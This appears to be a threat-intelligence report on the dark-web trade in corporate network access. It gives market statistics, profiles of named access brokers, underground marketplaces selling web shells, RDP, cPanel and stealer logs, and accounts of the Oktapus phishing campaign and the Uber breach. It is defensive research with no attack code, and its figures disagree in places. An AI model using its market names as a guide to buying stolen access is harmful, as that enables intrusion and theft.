
Group-IB specialists analyzed ads describing networks and companies for H2 2021 – H1 2022 and detected **2,348** instances of corporate access put up for sale. This is approximately twice as much as during the previous period (1,099 access offers). Among these, **2,111** offers contained information about the targeted country and **1,532** specified the victim's industry.

It is important to note that the real number of victims could be higher because access brokers carry out many transactions in private. Group-IB experts were able to collect some offers from private communications with sellers. These offers were not posted on underground forums.


Over the last year (H2 2021 – H1 2022), the number of brokers has grown to **380**, which is 1.5 times more than in the previous period (**262**). Among these, **327** are new sellers.

The lowest price for corporate access was **\$5**, while the highest reached hundreds of thousands of dollars. The average price for access was about **\$2,800**. This is more than half of the average price in the previous period (**\$6,500**).

The number of countries in which unauthorized access can be gained has also increased by **41%: 96 countries** were attacked during H2 2021 – H1 2022, compared to **68** a year earlier. The country with the highest number of access offers is still the United States (**24%**). The top industries for which initial access was put up for sale are manufacturing, financial services, real estate, and education.



During the reporting period, the market leaders were brokers with the usernames **Novelli**, **orangecake**, **Pirat-Networks**, **SubComandanteVPN** and **zirochka**. They were responsible for 25% of all access offers. Only one criminal remained among the leaders in terms of access sales from the previous year: **nei**.



The total size of the market for selling access to corporate networks on dark web forums decreased to **\$6,555,332** (compared to \$7,165,387 in H2 2020 – H1 2021). The reason for the decrease is that the average price reduced by more than twice, while the number of offers increased.

H2 2021 – H1 2022 MARKET SIZE

APAC

\$2,238,924

Countries	Number of access offers	%
India	64	16.8
Australia	49	12.8
China	45	11.8
Indonesia	28	7.3
Thailand	28	7.3
Malaysia	17	4.5
Taiwan	17	4.5
Vietnam	16	4.2
Japan	13	3.4
Singapore	13	3.4
Other	73	19.1
Unknown	19	5
Total	382	100

H2 2021 – H1 2022 MARKET SIZE

THE AMERICAS

\$2,525,361

Countries	Number of access offers	%
USA	558	59.5
Brazil	114	12.2
Canada	88	9.4
Mexico	36	3.8
Colombia	31	3.3
Argentina	31	3.3
Chile	25	2.7
Peru	18	1.9
Other	29	3.1
Unknown	8	0.9
Total	938	100

H2 2021 – H1 2022 MARKET SIZE



EUROPE

\$1,130,498

Countries

Number of access offers

%

 UK	77	12.4
 France	76	12.3
 Spain	73	11.8
 Germany	66	10.6
 Italy	63	10.2
 Belgium	23	3.7
 Netherlands	23	3.7
 Switzerland	21	3.4
 Austria	17	2.7
 Poland	15	2.4
 Other	71	11.5
 Unknown	95	15.3
Total	620	100

H2 2021 – H1 2022 MARKET SIZE

MEA

\$281,470

Countries

Number of access offers

%

 UAE	47	26.3
 Turkey	35	19.6
 Pakistan	12	6.7
 Egypt	10	5.6
 South Africa	9	5
 Iran	8	4.5
 Saudi Arabia	8	4.5
 Israel	6	3.4
 Kenya	5	2.8
 Algeria	4	2.2
 Other	28	15.6
 Unknown	7	3.8
Total	179	100




Types of access and privileges

For the first time, Group-IB specialists collected information on the types and access rights that were most often found in ads posted by brokers in the reporting period. Group-IB identified a total of **1,757** offers containing information about the type of access and **1,329** ads with information relating to privileges.

Overall, **70%** of the access types put up for sale were RDP and VPN accounts. Access to Citrix, various web panels (CMS, cloud solutions, etc.), and web shells on compromised servers was less common. In some cases, threat actors sold database access in real time. Group-IB also found offers to launch any payload the buyer needed (such as Cobalt Strike Beacon or a Metasploit session). The least common “goods” were instances of access to corporate emails belonging to top management and FTP servers and web access to RMM (remote monitoring and management) systems.

In the reporting period, access with administrator rights (local administrators in the case of Active Directory) was the most widely offered: it accounted for **47%** of all ads in which rights were specified. It was followed by access with domain administrator (**28%**) and standard user (**23%**) rights. The least common were root account access, which is typical for web shells (**1.4%**), and Enterprise admin rights in Active Directory (**0.5%**).

Detailed statistics on the types of access and privileges are shown below:



H2 2020 - H1 2021

Type of access	Quantity	%
RDP	296	41.5
VPN	207	29
Citrix	89	12.5
Backdoor	46	6.4
Web panel	29	4.1
Database	18	2.5
Webshell	11	1.5
Other	18	2.5
Total	714	100

H2 2021 - H1 2022

Type of access	Quantity	%
Local Admin/Admin	626	47.1
Domain Admin	372	28
User	306	23
Root	19	1.4
Enterprise Admin	6	0.5
Total	1,329	100

H2 2020 - H1 2021

Type of access	Quantity	%
Domain Admin	247	36.3
User	231	33.9
Local Admin/Admin	173	25.4
Root	21	3.1
Enterprise Admin	9	1.3
Total	681	100

The five sellers who offered the most initial access credentials for sale during the period under review are discussed in more detail below.

Top five access sellers

Novelli

📅 Active	May 2019 — February 2022
📈 Number of victims	199
🌐 Geographical scope	49 countries

Most targeted industries

Industry	%
🏭 Manufacturing	15
🛒 Retail	13
💼 Professional services	10

Most targeted countries

Countries	%
 Brazil	15
 USA	10
 Colombia	7

An individual with the username Novelli was the most active access seller for the period under review. Between September 2021 and February 2022, the broker put up **199** instances of access for sale. Almost all of them were RDP access to devices used by domain administrators and workgroup administrators. Novelli allegedly brute-forced the devices using a tool called **RDP Brute**, developed by **z668**.

This broker's prices were among the lowest available. The average price was a little over \$100.

Most of Novelli's victims are in North and Latin America.

orangecake

📅 Active	September 2021 — October 2022
👤 Number of victims	150
🌐 Geographical scope	>40 countries

Most targeted industries

Industry	%
🏠 Real estate	13
🏭 Manufacturing	12
♥ Healthcare	8

Most targeted countries



Countries	%
🇺🇸 USA	34
🇬🇧 UK	6
🇮🇳 India	5
🇮🇹 Italy	5

This broker has been active since September 2021. It is possible that orangecake is a new username for an old access broker, since the user immediately began selling access to corporate networks.

Most of the offers relate to VPN accounts. A third of the victims are companies from the United States. Almost all of the seller's offers contain information about the country, industry, access rights, the number of hosts on the victim's network, and antivirus protection.

Pirat-Networks

📅 Active	June 2021 — June 2022
👤 Number of victims	81
🌐 Geographical scope	>24 countries

Most targeted industries

Industry	%
🎓 Education	15
💻 IT	12
🚗 Transportation	10

Most targeted countries

Countries	%
🇺🇸 USA	19
🇪🇺 Unidentified European countries	18
🇧🇷 Brazil	7
🇪🇸 Spain	7

Since June 2021, a broker called Pirat-Networks has been selling accounts for Cisco VPN, Pulse Secure, Citrix, and other similar solutions. The seller has offered to sell access to more than **80** companies.

This broker allegedly distributed information stealers targeting devices with corporate accounts.

SubComandanteVPN

📅 Active	October 2021 — April 2022
👤 Number of victims	79
🌐 Geographical scope	>27 countries

Most targeted industries

Industry	%
🎓 Education	17
📞 Telecommunications	9
🏠 Real estate	9

Most targeted countries



Countries	%
🇺🇸 USA	9
🇫🇷 France	9
🇪🇸 Spain	6
🇪🇺 Other European countries	27

Like Pirat-Networks, a broker called SubComandanteVPN used an information stealer to steal corporate accounts belonging to users of Pulse Secure VPN, Citrix, Microsoft RDWeb, and GlobalProtect. In April 2022, the seller stopped selling and ceased all public activity.

Most of the broker's victims are located in Europe. For some access credentials, the specific country was not identified. The broker was a client of the popular underground market Genesis, which among other "goods" offers stolen accounts.

zirochka

📅 Active	July 2016 — August 2022
👤 Number of victims	67
🌐 Geographical scope	23 countries

Most targeted industries

? Unknown

Most targeted countries



Countries	%
 Brazil	29
 Mexico	11
 Colombia	8

The broker zirochka is one of the oldest users on our list and has been active since 2016. Zirochka began offering corporate access for sale in March 2022, which became the hacker's main activity and lasted until August 2022.

The broker only sold RDP accounts. The seller did not provide any information about the industries of the victims.

Zirochka's victims are mostly located in South America. Presumably, the broker purposefully scanned the ranges of IP addresses in this region.

In May 2018, zirochka planned to join the affiliate program **Rapid Ransomware**. An interesting fact is that in January 2022, before becoming an access seller, zirochka purchased access to two companies from Novelli, mentioned above.

ACCESS OFFERED ON UNDERGROUND MARKETS

CHAPTER 1. KEY TRENDS

HI-TECH CRIME TRENDS 2022/2023

In addition to dark web forums, brokers work on underground markets, i.e. automated platforms for selling any type of data. These markets offer all kinds of compromised data: credit and debit card details, access to user accounts, RDP and SSH access to computers, passport details and other personal information belonging to citizens of various countries, access to servers and website administrator panels, and much more.

The most popular underground markets that sell such information are **MagBo**, **Russian Market**, **Genesis**, **Orvx**, **Odin** and others.

	Xleet	XDED	Jmia	ORVX	BlackShop	3389RDP	Odin	RussianMarket	Magbo
RDP	31	5,304	856	2,555	420	1,363	23	59,486	0
SHELL	947	0	1,066	4,084	6,427	0	3,144	0	284,248
CPANEL	4,492	0	294	23,229	4,173	0	10,689	0	37
SSH	0	0	0	0	7	0	169	0	7
SQL	0	0	0	0	0	0	0	0	122
FTP	0	0	0	0	0	0	0	0	13
CMS	0	0	0	0	0	0	0	0	7,212
	5,470	5,304	2,216	29,868	11,027	1,363	14,025	59,486	291,639

Despite the growing popularity of access credentials, textual bank card data and stealer logs remain best sellers on underground markets.

Stealer logs

Stealer logs are data that threat actors collect from computers infected with stealer malware. Stealers can gather any personal data, including credentials from browser metadata.

Threat actors usually infect victims by deploying malicious files on their computers. This type of attack usually affects a large group of users and is not considered targeted. As a result, the criminals obtain textual data containing logins, passwords, cookies, browser fingerprints, user system data, the victim's personal files, and access to instant messengers and cryptocurrency wallets.

Bank card data and stealer logs are the most sought-after information, but various types of access such as web shells, cPanel and RDP are also in high demand.

Web shells

Web shells are malicious scripts that cybercriminals inject to maintain persistent access on compromised web servers. They are used as the second step after a system or network is compromised by exploiting vulnerabilities. As a result, threat actors can use the web shell as a persistent backdoor on the targeted web server and all connected systems.

Cybercriminals use web shells for various attack scenarios:

- Exfiltrating and collecting sensitive data and credentials
- Installing malware that could create a path for further infection
- Defacing websites
- Redirecting traffic to advertising materials
- Placing links to third-party resources on compromised websites for profit for SEO and other purposes
- Using scripts for cryptomining on the devices of users visiting the website, or cryptomining on the hosting server
- Redirecting users to special exploit kits in order to infect their computers
- Injecting JavaScript sniffers (JS sniffers) on a payment gateway in order to collect any payment information that the user enters

The main supplier of web shells on the dark web is a market called MagBo. Between July 1, 2021 and June 30, 2022 more than **284,000** web shells were detected on this market.



Figure 18. Sale of web shells on MagBo

The market’s distinctive feature is that it relies on a script called **MagBo Backdoor (MBD)** to automate sales. After the backdoor is deployed on a vulnerable server, the tool creates a product profile on MagBo, adds information to the profile, and after the sale transfers the product to the buyer. Moreover, buyers can use MBD to check whether a vulnerability is present on and relevant for a particular host.


Apart from web shells, MagBo is used to sell other types of compromised access:

- **CMS:** access to systems for storing and managing website content (Content Management System)
- **SQL:** access to the SQL databases of the attacked resource (Structured Query Language)
- **Hosting Control, Domain Control, FTP:** access to the respective resources, which helps threat actors to gain total control over the attacked resource

Such types of access are less common on MagBo, however, and account for only 2.53% of the total number of “goods” sold on this market.

Sales of compromised access by type

Type of access	Quantity	%
Web shell	284,152	97.467
CMS	7,212	2.474
SQL	122	0.042
Hosting Control	24	0.008
Domain Contol	13	0.004
FTP	13	0.004



Sales of compromised access by country



Countries	Quantity	%
Spain	6,031	21.173
Russia	2,670	9.374
Germany	2,290	8.040
Indonesia	1,823	6.400
France	1,239	4.350
Italy	1,146	4.023
Netherlands	1,038	3.644
Iran	647	2.271
Czech Republic	642	2.254
Canada	631	2.215
Other	10,327	36.255

Only **10%** of access offers on MagBo mention the country of origin. The above breakdown by country is based on 28,484 of the 291,639 items put up for sale on MagBo in H2 2021 – H1 2022.

*Information about countries is usually specified by sellers when they put their items up for sale

RDP


RDP, or Remote Desktop Protocol, is a protocol for using a computer remotely. Most threat actors buy RDP access to hide traces of their activities from security systems. At the same time, RDP can also be the first step of a full-fledged attack on a company if the computer that was accessed is connected to one or more corporate networks.

Country	Host	Source	Type	Ram	City & Zip	Access	Seller	Price	Added Date	Check	Buy
US	Amazon Technologies Inc.	Windows Server 2019	R	8 GB	Arlington 20146	Admin	Seller 100	10 \$	4 month ago	Login to check	Buy
US	Shenzhen Tencent Computer Systems Company Limited	Windows Server 2019	R	8 GB	Arlington Unknown	Admin	Seller 9	8 \$	3 month ago	Login to check	Buy
US	Amazon.com, Inc.	Windows Server 2019	R	8 GB	San Jose 95131	Admin	Seller 100	5 \$	2 days ago	Login to check	Buy

In H2 2021 – H1 2022 Group-IB systems detected more than **65,000 instances of RDP access** put up for sale on underground markets. The most popular markets are **Russian Market, 3389RDP, xDED, and Orvx.**

Sales of RDP access by market

Market	Quantity	%
Russian Market	56,421	86.17
xDED	4,728	7.22
3389RDP	2,072	3.16
Orvx	1,280	1.95
Jmia	742	1.13
Blackshop	204	0.31
Odin	31	0.05



Sales of RDP access by country



Countries	Quantity	%
USA	13,867	30.50
China	8,347	18.36
India	5,301	11.66
Brazil	3,678	8.09
Hong Kong	3,664	8.06
Singapore	3,005	6.61
Germany	2,678	5.89
Japan	1,869	4.11
Taiwan	1,647	3.62
South Korea	1,410	3.10
Iran	1,335	2.9
United Kingdom	1,263	2.7
Netherlands	1,181	2.5
Indonesia	1,174	2.5
France	1,149	2.5

cPanel

cPanel is one of the most popular web hosting control panels. After gaining access to it, threat actors are able to control the web resource completely. Access to cPanel is therefore in high demand on underground markets.

ID	Country	SSL	TLD	Alexa Rank	SEO Info	Hosting	Price	Seller	Check Send/Upload	Check	Buy
1939	UNKNOWN	HTTPS	.com	N/A	Purchase SEO Buyer Account (\$28)	GoDaddy.com, LLC	7.00	seller52	Check Send	Check	Buy
1331	UNKNOWN	HTTP	.org	N/A	Purchase SEO Buyer Account (\$28)	A Small Orange LLC	6.00	seller52	Check Send	Check	Buy
1889	UNKNOWN	HTTPS	.io	N/A	Purchase SEO Buyer Account (\$28)	Namecheap, Inc.	7.00	seller52	Check Send	Check	Buy
2008	US	HTTPS	.com	N/A	Purchase SEO Buyer Account (\$28)	Unified Layer	4.00	seller51	Check Send	Check	Buy
1756	UNKNOWN	HTTPS	.in	N/A	Purchase SEO Buyer Account (\$28)	GoDaddy.com, LLC	7.00	seller52	Check Send	Check	Buy

Figure 19. Screenshot from the cPanel interface

In H2 2021 – H1 2022, Group-IB detected more than 25,000 instances of cPanel access put up for sale on underground markets. The most popular markets are **Odin**, **Orvx**, and **Xleet**.

Sales of cPanel access by market

Market	Quantity	%
Orvx	13,489	53.35
Odin	9,452	37.39
xLeet	1,529	6.05
Blackshop	710	2.81
Jmia	102	0.40



Sales of cPanel access by country




Countries	Quantity	%
USA	10,372	48.80
Germany	1,818	8.55
Australia	1,120	5.27
Finland	1,001	4.71
United Kingdom	970	4.56
Singapore	918	4.32
Netherlands	883	4.15
Indonesia	865	4.07
India	834	3.48
Canada	739	3.30
Turkey	701	2.54
France	539	2.53
Chile	538	1.90
South Africa	404	1.82
Unknown	386	1.81

ATTACKS ON EMPLOYEES AS A RISING TREND

Recently, threat actors have been using old attack methods such as spear phishing more and more often. Spear phishing was successfully used in the **Oktapus** attack as part of which hackers spoofed the pages of **Okta**, an identification and access control service. As a result, the threat actors gained access to two-factor authentication (2FA) data from the corporate accounts of the victims.

Criminals also look for credentials for companies' internal services on underground markets. This technique was most likely used during the Uber breach in September 2022. The attackers purchased logs containing authentication information for uber.onelogin.com (**Uber's** identity and access-management domain) from an underground store called Russian Market. Members of ransomware affiliate programs also purchase compromised credentials on the dark web.

Underground markets contain a great deal of credentials for the internal authentication systems of large companies. **Group-IB Threat Intelligence** monitors for such data and informs customers if the data emerges in underground stores. For example, during the reporting period we discovered that **1,988 corporate accounts** for the domain on **elogin.com** were put up for sale.



First seen	Domain	Price	Source	Malware	Seller	Type	Found: 1 588
30 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
26 Jun 2022	onelogin.com	7.5 USD	2bany	—	Anthony_Logs	Logs	
26 Jun 2022	onelogin.com	7.5 USD	2bany	—	Anthony_Logs	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Redline	de####nt	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Redline	de####nt	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
26 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
25 Jun 2022	onelogin.com	41 USD	genesis	—	—	Logs	
28 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	
25 Jun 2022	onelogin.com	10 USD	russianmarket	Raccoon	Mo####yf	Logs	

Figure 20. Screenshot from the Group-IB Threat Intelligence interface

Oktapus – an ordinary phishing campaign

In July 2022, Group-IB specialists detected a new phishing campaign which they named **Oktapus**. The threat actors started testing this campaign in March 2022 and compromised their first victims in May.

The main goal of the campaign was to steal **Okta** identification data and 2FA codes for the purpose of carrying out supply chain attacks. Most of the victims are based in the US and many use Okta's access control and identity management services. Victims received SMS messages with links to phishing websites mimicking Okta authentication pages.

On July 26, 2022, one of Group-IB's customers asked the Group-IB Threat Intelligence team to provide additional information about the recent phishing attack against its employees. The investigation revealed that the attack was part of the Oktapus campaign.

As a result of the campaign, the hackers stole data belonging to **9,931** users, including **3,129** records with email credentials and **5,441** records with MFA codes. The campaign affected more than **130** organizations.

Twilio, Cloudflare, MailChimp and **Klaviyo** later reported similar attacks. Moreover, these later attacks had a greater scope: after the initial companies were compromised their supply-chain partners were also attacked. For instance, the incident affected Twilio's **163** customer companies and led to an attack on the messaging service **Signal**.

Researchers found **169** unique phishing domains that were involved in the Oktapus campaign. The domain names used keywords such as "SSO", "VPN", "OKTA", "MFA" and "HELP" (examples: twilio-sso[.]com, twilio-help[.]com, cloudflare-okta[.]com). All the websites involved looked realistic and were created using a single phishing kit, which was previously unknown to Group-IB specialists.

Compromised data was sent to a Telegram channel administered by two people. The identity of one of the administrators was determined: a 23-year-old man from North Carolina, USA.

Uber breach

On September 16, 2022, **Uber** stated on its official Twitter page that the company's systems had been attacked and that they were investigating the incident.



Figure 21. Official tweet by Uber

In a detailed statement, Uber confirmed that one of its employees had been compromised.

Around the same time, an individual with the alias **Teapot** claimed responsibility for hacking into Uber’s systems.

Later, the **vx-underground** user group tweeted screenshots obtained through their communication with Teapot.

